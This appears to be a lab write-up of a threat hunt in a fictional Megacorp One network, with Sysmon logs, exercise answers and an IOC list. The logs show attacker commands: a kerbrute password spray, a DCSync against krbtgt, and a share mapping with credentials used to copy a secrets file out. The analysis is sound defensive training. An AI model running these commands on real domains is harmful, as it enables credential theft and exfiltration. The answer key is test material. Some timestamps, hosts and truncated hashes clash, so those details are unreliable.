
```
08/12/2024 02:42:14 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=WEB1.megacorpone.com
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=103395
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
Message=Process Create:
RuleName: -
UtcTime: 2024-08-12 09:42:14.257
ProcessGuid: {62e9b853-d8f6-66b9-5770-000000001200}
ProcessId: 1460
Image: C:\Windows\Tasks\kerbrute.exe
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
CommandLine: "C:\Windows\Tasks\kerbrute.exe" passwordspray -d megacorpone.com .\users.txt Summer2024!
CurrentDirectory: C:\Windows\Tasks\
User: NT AUTHORITY\SYSTEM
LogonGuid: {62e9b853-d531-66b5-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=137E200D56E5B6E1705D4AE524946148,SHA256=D18AA84B7BF0EFDE9C6B5DB2A38AB1EC9484C59C5284C0BD080F5197BF9388B0
ParentProcessGuid: {62e9b853-d756-66b9-2970-000000001200}
ParentProcessId: 4136
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: powershell
ParentUser: NT AUTHORITY\SYSTEM
```

While reviewing the activity associated with the external IP address `192.168.50.211`, we identified multiple suspicious process execution events on WEB1. Among these, we focused our investigation on the execution of kerbrute.exe.

The logs showed that `kerbrute.exe` was executed multiple times from the `C:\Windows\Tasks\` directory using the `passwordspray` option against the `megacorpone.com` domain. This indicates that the threat actor attempted a password spraying attack to obtain valid domain credentials.

Exercise U0
The attacker is known for utilizing password or credential attacks. What is the SHA-256 hash of the script, application, or Cmdlet used for such an attack that can be identified in the Megacorp One environment?
Answer:D18AA84B7BF0EFDE9C6B5DB2A38AB1EC9484C59C5284C0BD080F5197BF9388B0
hash:18794ab57f9c5256292a9a044a292b7b

index="*" dcsync



```
8/13/24           08/13/2024 01:41:47 AM
8:41:47.000 AM    LogName=Microsoft-Windows-Sysmon/Operational
                  EventCode=1
                  EventType=4
                  ComputerName=FILE1.megacorpone.com
                  User=NOT_TRANSLATED
                  Sid=S-1-5-18
                  SidType=0
                  SourceName=Microsoft-Windows-Sysmon
                  Type=Information
                  RecordNumber=18808
                  Keywords=None
                  TaskCategory=Process Create (rule: ProcessCreate)
                  OpCode=Info
                  Message=Process Create:
                  RuleName: -
                  UtcTime: 2024-08-13 08:41:47.086
                  ProcessGuid: {d303f379-1c4b-66bb-7f8c-000000001000}
                  ProcessId: 3904
                  Image: C:\Users\h.jones\Downloads\sync.exe
                  FileVersion: -
                  Description: -
                  Product: -
                  Company: -
                  OriginalFileName: -
                  CommandLine: "C:\Users\h.jones\Downloads\sync.exe" "lsadump::dcsync /user:MEGACORPONE\krbtgt" exit
                  CurrentDirectory: C:\Users\h.jones\Downloads\
                  User: MEGACORPONE\h.jones
                  LogonGuid: {d303f379-bb97-66b9-24d8-1a0400000000}
                  LogonId: 0x41AD824
                  TerminalSessionId: 3
                  IntegrityLevel: High
                  Hashes: MD5=6FB944BF78F6422C3E0C10607F4B66A6,SHA256=DDC09DC10D8C474A3D81FB67E259B0511106CCD1CED494529C714DC7FD4FCF84
                  ParentProcessGuid: {d303f379-193c-66bb-ec8b-000000001000}
                  ParentProcessId: 4312
                  ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                  ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
                  ParentUser: MEGACORPONE\h.jones
                  Collapse
```

Following the identification of mimi.exe execution on WEB1, we continued the investigation to determine whether the threat actor leveraged the obtained credentials for further privilege escalation.

The logs revealed the execution of a DCSync operation targeting the krbtgt account. This activity indicates that the threat actor successfully obtained domain-level privileges, resulting in a full compromise of the Megacorp One Active Directory environment.


Exercise U3

The attacker is known to establish domain persistence in Active Directory domains to regain access if needed. For example, if the password of a compromised user account is changed. What is the name of an object used in this context in the **megacorpone.com** domain? An object could be a group, service, user, and so on. (Format: **ObjectName** without any prefix or suffix like domain names, computer names, or paths. The name needs to be provided in lower-case.)

Answer:krbtgt


hash:2de5d7596cf7e4f01b7c56f2ccb5906c

index="" *net.exe*



```
8/13/24          ... 19 lines omitted ...
9:46:00.000 AM   Image: C:\Windows\System32\net.exe
                 ... 3 lines omitted ...
                 Company: Microsoft Corporation
                 OriginalFileName: net.exe
                 CommandLine: "C:\Windows\system32\net.exe" use W: /delete
                 CurrentDirectory: C:\shares\secret\
                 Show all 38 lines
                 CommandLine = "C:\Windows\system32\net.exe" use W: /delete | ComputerName = FILE1.megacorpone.com | EventCode = 1 | Hashes = MD5=540D7FDC6B3C5B66F66188506A4E1D12,SHA256=F540747022E0D677...
                 Message = Process Create: RuleName: - UtcTime: 2024-08-13 09:46:00.466 ProcessGuid: {... | host = FILE1 | source = WinEventLog:Microsoft-Windows-Sysmon/Operational
                 sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

8/13/24          ... 19 lines omitted ...
9:43:39.000 AM   Image: C:\Windows\System32\net.exe
                 ... 3 lines omitted ...
                 Company: Microsoft Corporation
                 OriginalFileName: net.exe
                 CommandLine: "C:\Windows\system32\net.exe" use W: \\172.16.20.10\collect /user:collect collectpw
                 CurrentDirectory: C:\Users\h.jones\Downloads\
                 Show all 38 lines
                 CommandLine = "C:\Windows\system32\net.exe" use W: \\172.16.20.10\collect /user:collect collect... | ComputerName = FILE1.megacorpone.com | EventCode = 1
                 Hashes = MD5=540D7FDC6B3C5B66F66188506A4E1D12,SHA256=F540747022E0D677... | Message = Process Create: RuleName: - UtcTime: 2024-08-13 09:43:39.824 ProcessGuid: {... | host = FILE1
                 source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
```

index="" collect



```
9:43:39.000 AM   ... 16 lines omitted ...
                         Logon GUID:             {57aa6446-c769-32dd-7990-35c29e3409e0}
                 Account Whose Credentials Were Used:
                         Account Name:           collect
                         Account Domain:
                 Show all 32 lines
```

Event Actions ▾

Type	☑ Field	Value
Selected	☑ Account_Name ▾	h.jones collect
	☑ ComputerName ▾	FILE1.megacorpone.com
	☑ EventCode ▾	4648
	☑ Message ▾	A logon was attempted using explicit credentials. Subject: Security ID: S-1-5-21-749961066-4007628250-3615509952-1607 Account Name: h.jones Account Domain: MEGACORPONE Logon ID: 0x41AD824 Logon GUID: {57aa6446-c769-32dd-7990-35c29e3409e0} Account Whose Credentials Were Used: Account Name: collect Account Domain: Logon GUID: {00000000-0000-0000-0000-000000000000} Target Server: Target Server Name: gf1774 Additional Information: gf1774 Process Information: Process ID: 0x4 Process Name: Network Information: Network Address: 172.16.20.10 Port: 445 This event is generated when a process attempts to log on an account by explicitly specifying that account's credentials. This most commonly occurs in batch-type configurations such as scheduled tasks, or when using the RUNAS command.
	☑ host ▾	FILE1
	☑ source ▾	WinEventLog:Security
	☑ sourcetype ▾	WinEventLog:Security
Event	□ Account_Domain ▾	MEGACORPONE
	□ Additional_Information ▾	gf1774
	□ EventType ▾	0
	□ Keywords ▾	Audit Success

As part of our investigation based on this IOC, we identified the execution of net.exe on FILE1. Further analysis of the command line activity revealed an attempt to authenticate to an internal file share using the account name collect.


We identified additional authentication events related to host gf1774, centered around the collect account. Further analysis of these events confirmed the use of explicit credentials, identifying the password collectpw. This series of activity demonstrates how threat actors leverage compromised credentials to access internal resources within an environment.

Exercise N5
The attacker is known to use external machines for exfiltration and ransomware purposes. What is the hostname or DNS name used by the attacker for one of these actions? (The hostname or DNS name needs to be provided in lower-case.)
Answer:gf1774
hash:22ac906bad1d18228772fcbe62f95693

Exercise B8
The attacker is known to copy sensitive information and data for exfiltration and ransomware purposes. What is the password used to authenticate to the attacker controlled environment

used in this context?
Answer:collectpw
hash:0ec8dd8db0485bf5a5f90e25a3227b52

index=* EventCode=4104
FILE1
.docx



```
8/13/24           08/13/2024 02:45:36 AM
9:45:36.000 AM    LogName=Microsoft-Windows-PowerShell/Operational
                  EventCode=4104
                  EventType=5
                  ComputerName=FILE1.megacorpone.com
                  User=NOT_TRANSLATED
                  Sid=S-1-5-21-749961066-4007628250-3615509952-1607
                  SidType=0
                  SourceName=Microsoft-Windows-PowerShell
                  Type=Verbose
                  RecordNumber=521
                  Keywords=None
                  TaskCategory=Execute a Remote Command
                  OpCode=On create calls
                  Message=Creating Scriptblock text (1 of 1):
                  copy megacorpone_secrets.docx W:\megacorpone_secrets.docx

                  ScriptBlock ID: 5cecb070-0c10-492c-bd69-46846d6096b8
                  Path:
                  Collapse
```

After identifying unauthorized access to FILE1, we investigated PowerShell activity to determine whether any file operations were performed on the system.
To support this analysis, we searched for PowerShell Script Block Logging events (`EventCode=4104`) on FILE1 related to document files.

This analysis revealed PowerShell commands copying the file `megacorpone_secrets.docx`, indicating that the threat actor accessed and collected sensitive internal data from the file server.

Findings

Timestamp	Observation	Affected Assets	
08/12/2024 08:19:23 AM	A file named **cmdasp.aspx** was created in the web application upload directory, indicating deployment of a web shell and initial access via the web server.	WEB1	

Timestamp	Observation	Affected Assets	
08/12/2024 08:25:22 AM	**7z.exe** was downloaded from external IP **192.168.50.211**, indicating attacker tool staging activity.	WEB1	
08/12/2024 08:27:28 AM	**7z.exe** was executed via PowerShell from the IIS worker process, confirming attacker-controlled code execution.	WEB1	
08/12/2024 09:09:17 AM	**recon.exe (SharpHound)** was executed and generated the file **20240812020913_BloodHound.zip**.	WEB1	
08/12/2024 09:17:18 AM	The BloodHound output file **20240812020913_BloodHound.zip** was transferred via SCP to **192.168.50.211:/target/recon.zip**, indicating data exfiltration.	WEB1	
08/12/2024 09:41:02 AM	**kerbrute.exe** was executed with a password spraying attempt against the megacorpone.com domain using a user list.	WEB1	
08/12/2024 09:42:14 AM	A second execution of **kerbrute.exe** occurred with a different password, indicating continued password spraying activity.	WEB1	
08/13/2024 01:54:27 AM	**mimi.exe** was downloaded and executed, indicating credential dumping activity on the compromised host.	WEB1	
08/13/2024 01:41:47 AM	**DCSync** was executed targeting the **krbtgt** account, indicating full Active Directory domain compromise.	WEB1 / DC1	
08/13/2024 09:33:14 AM	**net.exe** was executed on FILE1 to authenticate to an internal file share using the compromised **collect** account.	FILE1	
08/13/2024 09:43:39 AM	Additional **net.exe** activity confirmed successful authentication to the internal host **gf1774**, indicating lateral movement.	FILE1	
08/13/2024 09:45:36 AM	PowerShell commands copied **megacorpone_secrets.docx**, confirming collection of sensitive internal documents.	FILE1	

Conclusion

This threat hunting exercise confirmed that the Megacorp One environment was compromised by a threat actor consistent with the tactics, techniques, and procedures (TTPs) associated with the *We Are Garfield (WAG)* threat group.

The investigation determined that the initial access occurred through the deployment of a web shell (**cmdasp.aspx**) on WEB1, which allowed the attacker to execute arbitrary commands.

From this foothold, the threat actor conducted internal reconnaissance using tools such as **SharpHound**, followed by credential access activities including password spraying with **kerbrute.exe** and credential dumping using **mimi.exe**. These actions ultimately led to the compromise of the **krbtgt** account, indicating a full Active Directory domain compromise.

Using the obtained credentials, the attacker performed lateral movement to FILE1, accessed internal file shares, and collected sensitive data. The investigation confirmed that the file **megacorpone_secrets.docx** was accessed and copied, indicating a high likelihood of data exfiltration. Evidence also showed that multiple artifacts and collected data were transferred to an external host (**192.168.50.211**).

Based on the findings, the impact of this incident is considered severe, as it includes domain-level compromise, unauthorized access to internal systems, and exposure of sensitive organizational data. Immediate incident response actions, credential resets, and long-term security improvements are required to prevent similar attacks in the future.

Appendix

IOCs

Attached is a compiled list of the resulting IOCs found during the threat hunting sprint.

File Hashes

File Name	SHA-256
cmdasp.aspx	N/A
7z.exe	A9FF9604D936CB5F27411E8B14FDDB5FACF0B1383C83443BD221BEBAC8
recon.exe	23496C8FFE096D04A9D5DADF43255B9CBA43C021F7CF4C52D14377B9F1
kerbrute.exe	D18AA84B7BF0EFDE9C6B5DB2A38AB1EC9484C59C5284C0BD080F5197B
mimi.exe	DDC09DC10D8C474A3D81FB67E259B0511106CCD1CED494529C714DC7F
sync.exe	DDC09DC10D8C474A3D81FB67E259B0511106CCD1CED494529C714DC7F

Network Communications

Type	Value
C&C	192.168.50[.]211:80
C&C	192.168.50[.]211:8000
Exfiltration	172.16.20[.]10

Type	Value
File Download	192.168.50[.]211